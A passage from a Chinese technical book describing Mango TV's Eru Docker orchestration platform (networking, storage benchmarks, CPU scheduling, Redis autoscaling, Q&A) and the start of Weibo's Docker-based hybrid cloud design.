容器内存储上，我们目前大部分使用了 Devicemapper，小部分是 Overlay，因此我们有的 Docker Host 上使用了内核 3.19 的内核，并外挂了一个 MooseFS 作为容器间数据共享的卷。考虑到 Docker 本身大部分时间是版本越新越靠谱（但 1.4 版本是个杯具），因此基本上我们使用的都是最新版的 Docker。经过对比了若干个网络方面的解决方案后，在隧道类（Weave/OVS 等）和路由类（MacVLAN/Calico 等）中，我们选择了后者中的 MacVLAN。

下页中的图我当时做的方案对比图。



4.4.5 网络

既然说到网络，那我就从网络开始说起，为啥当时我们会选择 MacVLAN 这个相对而言比较简单和冷门的方案？

相比于 Route 方案，Tunnel 方案灵活度会更高，但是会带来 2 个问题：

- 性能，比如 Weave，通过 UDP 封装数据包然后广播到其他跑着 Weaver 的 Host，封装解包的过程就会带来一些开销。另外，大多数 OVS 方案的性能其实都不太乐观，我之前和某公司工程师交流过，大体上会影响 20%~30% 的吞吐性能（所以他们都用上 FPGA 了……）。
- Debug 困难。Tunnel 的灵活是构建在 Host 间隧道上的，物理网络的影响其实还没那么大，但是带来了一个弊端，即如果现在出了问题，我怎样才能快速定位这是物理链路还是隧道本身的问题。

而 Route 方案也有自己的问题：

- Hook、Route 方案需要 Container Host 上有高权限进程，去 Hook 系统 API 做一些事情。
- 依赖于物理链路，因此在公有云上开辟新子网做 Private SDN 使得同类 Containers 二层隔离就不可能了。
- 如果是基于 BGP 的 Calico，那么生效时间差也可能带来 Container 应用同步上的一些问题。

所以最后我们选择了 MacVLAN，一来是考虑到我们组人少事多，隧道类方案规模大了之后，Debug 始终是一件比较麻烦的事情，二来，MacVLAN 从理解和逻辑上算是目前最简单的一个方案了。

使用这种方案后，我们可以很容易地在二层做 QoS，按照 IP 控流等，这样避免了使用 tc（或者修改内核加强 tc）去做这么一事件，毕竟改了内核你总得维护吧。因为是完全独立的网络栈，性能上也比 Weave 等方案表现得好太多，当然还有二层隔离带来的安全性。

某种意义上 MacVLAN 对 Container 耦合最小，但是同时对物理链路耦合最大。在混合云上，无论是 AWS 也好还是青云抑或者微软的 Azure，对二层隔离的亲密度都不高，主要表现在不支持自定义子网上。因此选取这个方案后，在混合云上是没法用的。所以目前我们也支持使用 Host 模式，使得容器可以直接在云上部署，不过这样一来在云上的灵活度就没那么高了。

4.4.6 存储

我们目前对容器内存储这个需求不是太高，小部分选取 Overlay，主要是为了我们 Redis Cluster 集群方案上 Eru 之后 Redis 的 AOF 模式需要，目前来看情况良好。考虑 Overlay 也是因为来自百度的朋友告诉我们它是 Container 杀人越货必备，尤其是对小文件，所以我们的另外一个工程师也做了一个测试，如下图所示。

```
overlayfs 20g文件测试
dd if=/dev/zero of=/root/20Gb.file bs=1024 count=20000000

20000000+0 records in
20000000+0 records out
20480000000 bytes (20 GB) copied, 53.1718 s, 385 MB/s

device_mapper 20g文件读写

dd if=/dev/zero of=/root/20Gb.file bs=1024 count=20000000

20000000+0 records in
20000000+0 records out
20480000000 bytes (20 GB) copied, 69.7867 s, 293 MB/s
```

在 Devicemapper 和 Overlay 的性能对比上，大量小文件持续写 Overlay 的性能要高不少。然后我们就小部分上 Overlay 了。对于现有的 Redis Cluster 集群，我们采用内存分割的方式部署 Container。一个 Container 内部的 Redis 限制在 Host 总内存数/Container 数这么大。举个例子，我们给 Redis 的 CPU 分配为 0.5 个，一台机器 24Core 可以部署 48 个 Container，而我们的 Host 申请下来的一般只有 64G，因此基本上就是 1G 左右一个 Redis Container 了。

这样会有 2 个好处：

- AOF 卡顿问题得到缓解。

- 数据量或者文件碎片量远远达不到容器内存存储的性能上限，意外情况可控。

在这个量级下，其实 DM 和 Overlay 还是差不多的。

当然如果 instance 内存上限提高了，那么 Overlay 的优势就会很明显了。

4.4.7 Scale

扩容和缩容，我们更加希望是业务方定制这个组件去做。我们所有的容器基础监控数据均存储在了 influxdb 上面，虽然现在来看它不是蛮靠谱（研究 Open-falcon 中）。同时业务方也可以按照自己喜欢的姿势写一些自己想监控的数据到任何地方，然后通过读取这些数据，判断并决策，最后调取 Core 的 API 去干扩容和缩容。在第 1 代 NBE 中，我们自己定义了一套扩容缩容的规则，效果其实不太好，业务有时候要监控的并不是什么 CPU、MEM、IO，可能就是某个请求的耗时来决定是否扩容缩容。

因此 Eru 中，我们完全放开了权限。

核心宗旨就是“谁关心，谁做”。

4.4.8 资源分配和集群调度

资源的分配和集群调度，我们在第 2 代 NBE 中采取了以 CPU 为主，MEM 半人工审核机制。磁盘 I/O 暂时没有加入到 Eru 豪华午间套餐，而流量控制交给了二层控制器。之所以这么选择主要是考虑到一个机房建设成本时，CPU 的成本是比较高的，因此以 CPU 为主要调度维度。在 QCon 上和腾讯的讲师聊过之后，关于 CPU 的利用率上我们也实现了掰开几分用这个需求，当然，我们是可以按照 Pod 来设置的，不会局限于 0.1 这个粒度，0.01 或者 0.5 都可以。但是内存方面，我们的研发力量明显表示改内核并自行维护还不如在 520 陪女朋友看电影，所以我们没有实现腾讯讲师说的 softlimit subsystem。主要还是通过数据判断 Host 内存余量和在上面 Container 内存使用量 / 申明量对比来做旁路 OOM Kill。

以 CPU 为主维度的来调度上，我们把应用申请 CPU 的数目计算为 2 类，一类称之为独占核，一类为碎片核。一个 Container 有且仅有一个碎片核，比如申请为 3.2 个 CPU（假定一个 CPU 分为 10 份），我们会通过 CpuSet 参数设定 4 个核给这个 Container，然后统一设定 CPUShare 为 1024*2。其中一个核会跟其他 5 个 Container 共享，实现 CPU 资源的弹性。

目前我们暂不考虑容器均匀部署这么个需求，因为我们对应的都是一次调度几台甚至

几十台机器的情况，单点问题并不严重。

其实主要还是懒……

所以在应用上线时，会经过这些步骤：

- (1) 申报内存最大使用量和单个 Container CPU 需求。比如 1G 1.3 个 CPU。
- (2) 请求在那个 Pod 上部署（权限验证）。
- (3) Core 计算 Pod 中资源是否满足上线需求（CPU 申明*上线数目，当然这其中算法就复杂了，并不是一个简单乘的关系）。
- (4) 足够的话开始锁定 CPU 资源，调度 Host 上的 Docker Daemon 开始部署。

这个 By Core 的模型当然也会带来一些浪费，比如对一些不重要的业务。

因此我们加入了一个 Public Server 的机制，不对机器的 CPU 等资源做绑定，只从宏观的 Host 资源方面做监控和限制。使得 Eru 本身可以对服务进行降级操作，目前我们主要用 Public Server 来跑单元测试和镜像打包。

4.4.9 服务发现和安全

上线完容器后，那么接下来要考虑的就是服务发现和安全问题了，我们把控权交给了业务方和运维部门。一般情况下，同类 Container 将会在同一个子网之中（就是依靠 SDN 的网络二层隔离，理论上一组 Container 都会在一个或者多个同类子网中），调用者接入子网即可调用这些 Container。同时我们也把防火墙策略放到了二层上，保证其入口流量安全。因而整体上，对于业务部门而言，服务基本上是一个完整的黑箱（组件），他们并不需要关心服务的部署细节和分布情况，他们看到的是一组 IP（当然使用内网 DNS 的话会更加透明），同一子网内才有访问权限，直接调用就完了。我们认为一个自建子网内部是安全的。

另外我们基于 Dnscache 和 Skydns 构建了可以实时生效的内网 DNS 体系，分别部署在了我们现有的 3 个机房里面。业务方可以自行定义域名用来描述这个服务（其实也是 Eru App），完全不需要关心服务背后的物理链路物理机器等，实现了线上的大和谐。

4.4.10 实例

目前我们 Redis Cluster 有 400 个 instance，10 个集群，按照传统方式部署。每一次业务需求到我们这边之后就需要针对业务需求调配服务器，初始化安装环境，并做 instance 部署的操作。在我们完成 Redis instance Dockerize 之后，Redis Cluster Administrator 只需要

调取 API 调用一个最小集群, 交付子网入口 IP (就是我们的 Proxy 地址) 即可。遇到容量不足则会有对应的 Redis Monitor 来自动调用 Eru API 扩容, 如果过于清闲也能非常方便地去缩容。现在已经实现了秒级可靠的 Redis 服务响应和支撑。

此外我们另一个服务也打算基于这一套平台来解决自动扩容问题。通过 Eru 的 Broadcasting 机制结合 Openresty 的 Lua 脚本动态地更新服务的 Upstream 列表, 从而使得我们这样平时 500 QPS、峰值 150K QPS 的业务不再需要预热和准备工作, 实现了无人值守。

4.4.11 总结

总的来说, 我们整个 Docker 调度和编排平台项目 Eru 的设计思路是以组合为主, 依托于现有的 Redis 解决方案, 通过“消息”把各个组件串了起来, 从而使得整个平台的扩展性和自由度达到我们的需求。除了一些特定的方法外, 比如构建 Image, 其他的诸如构建 Dockerfile、如何启动应用等, 我们均不做强一致性的范式去规范业务方 / 服务方怎么去做, 当然这和我们公司本身的体系架构有关, 主要还是为了减少落地成本。毕竟不是每个公司业务线都有能力和眼界能接受、并跟上。

最后说下我们现在主要做的 Redis instance Dockerize 这么一件事, 又在尝试把大数据组 YARN task executor Docker 化。在这个过程中我们搞定了 sysctl 的参数生效、容器内权限管理等问题, 那又是另外一个故事了……

所有代码均公开在了 github.com/projecteru 里面, 欢迎各位读者围观。

4.4.12 疑问与解惑

Q: 首先想问下在已有平台迁移到 Docker 过程中, 有没有遇到过阻力? 应用适配成本高么吗? 能否分享下典型问题和阻力?

记得我说过 NBE 第 1 代就是因为完整闭环落地困难, 所以我们才决定做 Eru 的吧。

我们是在 2014 年开始做这件事的, 当时对 Docker 的看法其实还不是很成熟。一方面是因为业务方有很多的顾虑, 另一方面其实是我们是 AWS 大客户了, 为什么要用 Docker, 可以直接虚拟机起啊。

然后呢, NBE 第 1 代是一个纯种 PaaS 去做的, 那么自然有强制性的范式和规则要求业务方遵守, 其中我这边因为 DAE 带来的一些经验, 比较推崇与服务拆分和微服务化。

但在业务方面, 我觉得流量现在都快撑不住了, 还拆分, 所以存在很多那种一份代码

按照启动命令不同来实现线上角色的切换。

其实整体上 NBE 第 1 代只需要增加一个 App.yaml 就能使得大部分业务直接 Docker 化。

但是就是因为我们的两方在这个业务代码角色和拆分上有重大矛盾，导致落地阻力非常大。以至于我本组的人都直接参与业务组开发了。最后总结到这写现状之后，我们得出这么几个结论：

- 尽可能地先满足业务，再推动重构（Eru 支持一份代码多个角色）。
- 尽可能地降低自身平台耦合，服务发现安全交给上层去做（Eru 的消息广播机制）。
- 对于新技术的落地，不要先从制订规范开始做起，尽可能先引导它们落地再去制订规范（目前平台架构部基于 Eru 在做芒果 TV 自己的 PaaS）。

Q: Docker 平台上有没有推荐的监控系统，监控数据存储中 InfluxDB 上面，有没有遇到坑？

cAdvisor 是 Google 出的一个监控 Agent，我们瞄了一眼代码后决定写到自己的 Agent 中并整合进去。

说到这个，其实技术细节和有意思的事情就多了，之前我还在看 libcontainer 的代码。

首先，cAdvisor 早期的实现里面，是通过 libcontainer 中的一个 struct 读取的 container 基础信息。

但是 libcontainer 经过一次重构之后，那个 struct 没了……所以 cAdvisor 自行维护了一个版本的 libcontainer。

之前，我翻代码之后，认为 libcontainer/cgroups/fs 下面的 Manager 可以来做这件事。但是会出问题，如果直接调用 libcontainer/cgroups/fs 下的 Manager 的话，会产生一个新的 cgroups profile，覆盖掉通过 Docker API 启动 container 的配置，导致某些设备不可读，举个例子，/dev/urandom 变为不可读状态，影响某些语言中的 random 包。

所以，目前我们自己的实现是直接通过 libcontainer 载入 /var/lib/Docker/execute/native 这个目录，直接读取容器信息后找到这些 cgroups 状态文件来生成 influxdb 所需要的数据。

说到 InfluxDB 我觉得可以开一个吐槽大会了……

InfluxDB 0.8.8 目前可以找到的最后一个 stable 版本，集群功能基本是废的，同时会出现内存泄漏和丢数据的问题……

而且我们还修过他们 API 的一些边界条件问题，但是发到 InfluxDB 组之后他们要我们不要管了，直接等 0.9。

对于 0.9 rc 而言，数据格式聚合函数和 0.88 已经有了很大的不同，举个例子，`derivative` 这个聚合函数也就是前几天才合入的。并且 rc 之间的落到磁盘数据并不通用，因此我们经常遇到升级后 `influxdb` 无法启动的问题，只好清理数据。

目前因为实现问题，我们在暂时还是用 `InfluxDB`，但只保证一周数据有效性（其实如果不升级可以保持很久）。

同时我们在考虑第 2 方案，就是我前同事 `laiwei` 来总团队在小米大规模铺的 `open-falcon` 方案。

Q：相对于整数核，申请碎片核对性能是否有影响？

对于这个问题，其实 `cgroups` 是这样的一个逻辑。假设一个 `container` 有 3 个 CPU，其中一个共享核设定了 20% 的使用量，

那么在共享核，我们假设是 0 号核，没有其他 `container` 绑定的时候，这个 `container` 可以近似看成绑定了 3 个核。

它可以吃满 0 号核 100% 的用量，但是一旦 0 号还让其他 4 个 `container` 绑定后，只要在高峰会，那么它只能最多吃满 20%

等于就是说对于这个 `container` 而言，0 号核的资源是弹性的，最少能保证 20%。

有一篇测试的文章，读者们可以参考一下，<https://goldmann.pl/blog/2014/09/11/resource-management-in-Docker/>。

Q：选择 AWS 而非阿里，可否分享一下原因？

其实我不是运维部的，这个问题其实没那么简单，我们在役的公有云有 2 家：AWS 和 Azure。

接洽过的有 2 家，QingCloud 和阿里云。选择 AWS，最大的一个原因是公司高层的看法——要做中国的 Netflix。

其实这很好理解，主要比较看重未来对海外市场的扩张。

另外一点是综合性能和价格等多个维度上，EC2 是一个比较不错的选择，前提是对于大客户。

Q：Redis 自动扩容、缩容，依据什么来判定？是业务方来控制，还是调度系统自己判定？

Redis 本身会提供很多监控信息，通过 `info` 命令即可，我们的 Proxy 也实现了类似的原语，`Redis ctl daemon` 通过它将整合后的集群信息发送到了 `influxdb`。

monitor 会通过这些信息来决定是否调用 core 的 API 上新的 Redis instance, 并在部署完毕后通知 Redis-ctl 把 instance 配置好加入到集群中。举个简单的例子, info 可以拿到 instance 现在使用内存量和 CPU 使用率, 那么集群所有 instance 使用内存量接近设定上限 (现在是 1G/500M 一个) 的时候, monitor 就会开始做这件事情。

业务方对我们集群没有多大的控制权, 他们只需要提出申请即可。

Q: 可以稍微介绍下芒果 TV 的业务么, 对芒果台很熟, 但对你们这个平台支撑的业务不清楚。

芒果 TV 现在主要覆盖了 3 条线。

第 1 条线是湖南本地的 IPTV 内容, 俗称 OTT 线, 这一条线和传统互联网企业的不同之处在于, 拥有 XXXX 万真金白银的付费用户。

第 2 条线是内容产出, 作为广电旗下的一个互联网企业, 依托于自己的资源 (广电的资源)。

第 3 条线就是网站线, 因为独播策略内容为王, 我们现在主要承担湖南卫视所有节目的互联网渠道转播工作。同时, 我们另辟蹊径, 在互联网直播技术上应该也是往前走了一大步, 比如前几天的 Billboard, 全球同步直播。比如跨年晚会, 五机位自由选择视角互联网直播等。

Q: 启用 Docker 后, 原有 AWS 的 EC2 主机有没有减少?

其实 EC2 主机减少和启用 Docker 没太多关系。我们目前平台大多数是在自己的机房中的。我们 EC2 也真的减少了, 但是相信我, 能做到这样绝对不是架构的问题, 而是程序问题。

至于有没有估算过资源利用率提升了多少, 从 Redis 集群利用率来看, 不太好估算。

因为什么呢, 以前是业务方说我需要 15 万 QPS, 那我们就按照 Redis Cluster 性能曲线开了一堆 instance 去支撑这个业务。

说回这个 Redis, 那么业务方实际上能达到多少呢? 即便是跨年演唱会, 我们的峰值也没过 9 万 QPS, 等于说大多数 Redis instance 是被浪费掉的。

我们采取 Docker 之后, 资源利用是上升了, 具体多少就没估算了。对于上面那个例子, 我们会采取给予一个基础性能的集群, 让其自动扩容, 满足业务需求, 而不是一开始就给一个能撑住 15 万 QPS 的集群。那么多出来的资源, 就给其他业务了。

毕竟预先估算和实际还是有差距的。

Q：如何做到应用和配置分离的，同一份代码在测试和产品上用不同的配置？

我们现在没做 UI，不过大家可以试想一下一个应用部署页面，应用需要选择运行时资源、网络、CPU/MEM（就像一个滑动条在拖动），以及启动的入口命令。

选择的资源将会以 ENV 的形式写入到 container 中，所以是一种组合搭配的节奏，项目并不会去指定资源，而资源当然也是可以自定义的，就像买车，你可以定制座椅、轮毂、电子装置一样。

Q：如果换云平台，比如从 AWS 到第三方，Eru 需要多大改造？

基本不需要，Eru 支持 Host 模型，只不过就得在业务层去控制端口冲突了，不过好在目前我们上云的业务还比较纯粹，不会出现混排的需求。

不过未来在这一块，我们有这样的计划：

- push 云支持自建子网（但不跟机器绑定），Azure 表示甲方（其实我们才是乙方）您出钱我出命。
- Calico 这个方案和 MacVLAN 同时支持，这个就等我前领导洪强宁那边的实现了。

注：在本书审校期间，本节的作者彭哲夫老师在 ENJOY 也基于 Eru1 开发了 Eru2，具体细节可参考以下网址：<https://projecteru2.gitbooks.io/white-paper/content/>。

4.5 微博基于 Docker 的混合云平台设计与实践

王关胜，微博研发中心运维架构师。2011 年年初加入新浪，一直负责微博平台、大数据等业务线的运维保障工作，包括产品稳定性、运维基础设施建设、工具建设等。致力于推进 Docker 在微博的应用，参与建设微博混合云平台 DCP。擅长大规模分布式系统集群的管理与运维，疑难问题分析，故障定位与处理等。对运维工具平台建设、监控、应用性能跟踪及分析、数据化运维等方面有深入的研究。



从 2011 年年初开始，新浪微博进入快速发展期，同时也开启平台化的进程，服务器设备以及人力成本的大量增加、业务的快速发展，促使运维团队建立了一套完整的运维平台。虽然已稳定运行了 3 年，但随着公有云的逐渐成熟，Docker Container 技术的兴起，一时间各大型企业纷纷开始升级内部运维系统，他们在提供自动化能力的同时，更注重弹性调度。我们也于 2014 年年底构建了第 1 版基于 Docker 的运维平台，并在元旦、春节、红包飞等大型活动中得到了考验。但是要想更好地应对微博的这种业务场景，系统局限性还很多，比如设备申请慢、业务负载饱和度不一、扩缩容流程繁琐且时间长，基于此出发点，技术团队在 2015 年设计并实现了一套基于 Docker 的混合云平台 DCP。


4.5.1 微博的业务场景及混合云背景

在 2016 年年初，微博就有 8 亿注册用户，单日活跃用户数达 1 亿多。微博总体分为端和后端平台，端上主要是 PC 端、移动端和第三方开发者，后端平台主要是 Java 编写的各种接口层、服务层及存储层。就前端来说，每日超过 600 亿次的 API 调用，超过万亿的 RPC

调用，产生的日志就达百 T 以上。这么大体量的业务系统对于运维的要求也很严格，就接口层来说，SLA 必须达到 4 个 9，且接口平均响应时间不能高于 50ms。因此技术团队会面临下述各种各样的挑战。

- 产品功能迭代快，代码变更频繁。
- 业务模块多，且依赖关系复杂。
- 突发的热点事件，如典型的#周一见#、#马航 370#、#刘翔摔倒#、#明星丑闻#。
- 大型活动及春节、元旦保障，如红包飞。

下面具体看下春晚时的业务模型，如下面的 2 张图所示。



春晚 feed 业务

红包飞业务


每年的元旦、春晚、红包飞都会带来巨大的流量挑战，这些业务场景的主要特点是瞬间峰值高、互动时间短。峰值事件的互动时间一般在 3 个小时以内，而明星突发新闻事件、红包飞这种业务，经常会遇到高达多倍的瞬间峰值。传统的应对手段主要有提前申请足够的设备来保证冗余、降级非核心及周边的业务、生扛这 3 种手段。这么做除了成本高外，在系统进行水平扩容时，耗费的时间也久。

除了来自业务的挑战外，在应对峰值事件时，对于运维的挑战也蛮大的。遇到难点较多的环节包括：设备申请太麻烦，时间长；扩缩容流程繁琐。

要完成一次具体的扩容时，首先，基础运维从采购拿到新机器，录入 CMDB，再根据业务运维提的需求，上架到相应的 IDC、机架、操作系统安装、网络配置，最后分给相应的业务运维，就是一台完整的、可以登录的机器了。其次，业务运维拿到机器，需要对机器进行初始化配置，并继续服务部署。服务部署好后，经过 check，再挂到负载均衡上，引入流量。设备坏了自动报修，过期下架或替换。具体可看下页中的第一张图。

这种扩容方式除了流程繁琐外，还经常出现因各服务器间环境差异，无法充分利用服务器硬件资源的情况，即使有多余的服务器也无法灵活调度。在大一点的公司，申请新设备的流程通常较长。一般是业务方及业务运维发起采购提案，然后相关方进行架构评审，评审通过由 IT 管委会评审，再由决策及成本部门评审，评审通过后进入采购流程，上架时


还经常遇到机房机架位不足，这些都导致交付周期变得很长。



除了业务的繁琐扩容外，公司内设备利用率也不均衡，主要表现在以下 3 个地方：

- 各个业务组的服务器利用率不相同，大家对利用率的理解不一致，导致有些设备未能得到充分利用，这也会导致更大的成本压力。
- 各个业务模型不同，比如有的业务高峰是在 22:00~23:00 点，有的则是在中午。
- 在线业务与离线业务完全分离，导致成本也高，对于离线业务，可在低峰继续跑在线业务。

正是因为有这些挑战，我们会思考怎样才能更好地解决它们，技术团队想到基于 Docker 及公有云来构建一套具有弹性伸缩的混合云系统。利用过去的私有云加公有云，以及公司内闲置的运算资源、混合云，兼具安全性与弹性扩展能力。其特点如下图所示。



有了这套混合云系统后，不仅能很好地整合内部运算资源、解决内部的弹性需求，当系统面临流量剧增的峰值事件时，也可以将过多的流量切入外部公有云，减轻内部系统的压力。

那要如何使用两种云内的设备呢？内部私有云设备安全性高，可控度也高，主要对硬件资源进行优化配置，用它来处理固定的工作负载。而公有云的设备则具有标准化、自动化的特性，可以快速因临时需求，在流量暴涨时快速创建大量 ECS，扩容业务工作负载的能力。对于公司来说，可以利用公有云这种按需付费的机制，减低硬件的运营成本。因此采用混合云架构，就可以兼具私有云及公有云的优点，可以同时拥有安全与弹性扩容能力，使业务工作负载在业务间进行漂移，低负载的业务就应该使用更少的设备，反之亦然。而基于 Docker 来做，对于上述情况来说，复杂度会降低很多。

4.5.2 三大基础设施助力微博混合云

微博混合云系统不单只是一般的混合云，而是应用了 Docker，透过 Docker Container 快速部署的特性，来解决海量峰值事件对微博系统带来的压力。过去公司在面对峰值事件时，一般采取的做法是，首先评估需要多少额外设备，并向外部公有云申请机器分摊流量。然而，除了可能低估应付峰值事件所需的设备外，即使事先准备了足够的 VM，其部署时间成本也远高于 Docker，无法及时帮助公司分摊过多外部请求。

而微博 Docker Container 平台的混合云核心设计思想，主要是借鉴银行的运作机制：民众可以把钱存在银行，而需要使用金钱的时候，只需要提领一部分，剩余的存款可由银行拿去进行投资。而微博则借鉴银行的这套运作模式，除了在内部设立一个运算资源共享池外，还导入了外部公有云。


要使微博实现高弹性调度资源的混合云架构，关键就是 Docker。刚开始我们思考要使用裸机还是 VM 架构来作为 Docker Container 的基础设施。后来，考量到如果采用 VM，就要对内部机房架构进行许多改造。所以，目前微博的内部私有云使用裸机部署，而外部公有云则采用阿里云弹性计算服务（ECS）的 VM 架构。等平台建设成熟后，还可以应用其他厂商公有云，如 AWS 等。

构建 Docker Container 平台基础架构的 3 大关键，包含 Docker 在裸机上的部署架构、改进版的 Docker Registry 以及负载均衡组件 Nginx Upsync 模块。


首先是 Docker Container 的裸机部署方案，透过 IP 位址以及 Port 定义一个唯一的 Container 服务，而每台主机上可以开启多个 Container，各个具有不同的功能。

每一个 Container 服务所产生的行为日志，会经由一个名为 Scribe 的 Container 集中收集。而集中后的数据则可进行用户行为分析。对于容器类监控数据，则是透过建立 CAdvisor Container，将 Container 运行产生的资料，传送至 ELK（Elasticsearch、Logstash 及 Kibana）

开源监控软体进行分析,如下图所示。业务数据可通过 Graphite 来监控业务系统的运作状况。



其次则是 Docker Registry, 我们使用 Docker 官方提供的 Docker Registry, 构建了私有的 Registry Hub, 并且透过这个私有调度 Docker Container 需要的镜像, 如下图所示。



而 2015 年基于 V2 版的 Registry Hub, 将存储引擎改为使用分布式开源存储平台 Ceph, 并且在 Docker Registry 前端结合 Nginx, 实现负载均衡功能。这个过程中, 比较麻烦的是在 Docker 版本升级过程中, 必须让系统能够兼容新旧版本的 Registry Hub, 而前端 Nginx 可以分析系统需求, 辨别要从新版本或是旧版本 Docker 仓库下载镜像。而外部公有云则是透过镜像缓存 mirror, 不必像私有云一样部署完整的镜像仓库。

对于镜像服务, 总共包含 3 层架构。包含最底层操作系统, 中间层的运行环境如 Java、Tomcat, 以及最上层的 Container。而在调度 Container 时, 透过使用 Dockerignore 指令减少不必要的文件、目录, 借此减低映像档的容量。除此之外, 在镜像标签命名上, 我们则禁止使用 Latest 作为镜像标签。这是由于不同使用者对于标签的理解不一致, 可能会误以为是代表映像档最新的版本。

最后则是独立研发的 Nginx upsync 模块, 2014 年刚开始使用 container 时, 将 container 挂到 Nginx 后, 必须通过重启或 reload 指令使流量生效。而在这个过程中, Nginx 面对特别大的并发流量会出现运行不稳定的情况, 因此后来开发了 Nginx upsync 模块, 不通过


reload 指令重启, 也可以保持系统稳定运作。针对 2 种模块进行比较, 发现流量大时, 用 Nginx upsync 模块, 不做 reload, 单机扛量多了 10% 的请求, 且性能并不会降低。

Nginx upsync 的核心功能主要是:

- Fix Nginx reload 时带来的服务抖动。
- Fix Web Container 的服务发现。


项目已开源至 GitHub 上: <https://github.com/weibocom/Nginx-upsync-module>。

其架构如下图所示。



4.5.3 微博混合云 DCP 系统设计核心: 自动化、弹性调度

目前开发的 Docker Container 混合云平台包含 4 层架构: 主机层、调度层及业务编排层, 最上层则是各业务方系统, 如下图所示。底层的混合云基础架构则架构了专线, 打通微博内部资料中心以及阿里云。



其主要思想来源于官方三驾马车 (Machine+Swarm+Compose)。

DCP 混合云系统的设计理念, 总共包含 3 个核心概念: 弹性伸缩、自动化、业务导向等。DCP 系统最核心的 3 层架构是主机层、调度适配层及编排层。

